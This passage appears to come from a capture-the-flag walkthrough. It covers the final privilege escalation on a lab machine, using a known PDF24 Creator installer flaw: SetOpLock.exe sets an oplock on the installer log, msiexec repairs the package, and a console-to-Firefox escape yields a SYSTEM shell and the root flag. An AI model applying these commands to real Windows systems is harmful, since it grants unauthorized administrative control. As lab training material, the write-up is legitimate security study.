
While searching for public exploits, we found that we might be able to exploit this using an available privilege escalation vulnerability, as described in this post.
We couldn’t find the installation package, but after reading a Medium write-up, we learned that it is located in a hidden folder on the C:\ drive.

It contained the setup for PDF24 Creator, which we could use for privilege escalation.

We downloaded and transferred the SetOpLock.exe using PowerShell’s wget and executed the following command:
C:\_install>SetOpLock.exe "C:\Program Files\PDF24\faxPrnInst.log" r
After that, we executed the installation package again.
C:\_install>msiexec.exe /fa pdf24-creator-11.15.1-x64.msi
We followed the steps mentioned in the post:
- Right-click on the top bar of the CMD window.
- Click on “Properties.”
- Under “Options,” click on the “LegacyConsoleMode” link.
- Open the link in Firefox.
- In the opened browser window, press the key combination
CTRL+O. - Type
cmd.exein the top bar and press Enter.

We were able to get the system shell and retrieve the root flag, successfully solving the machine.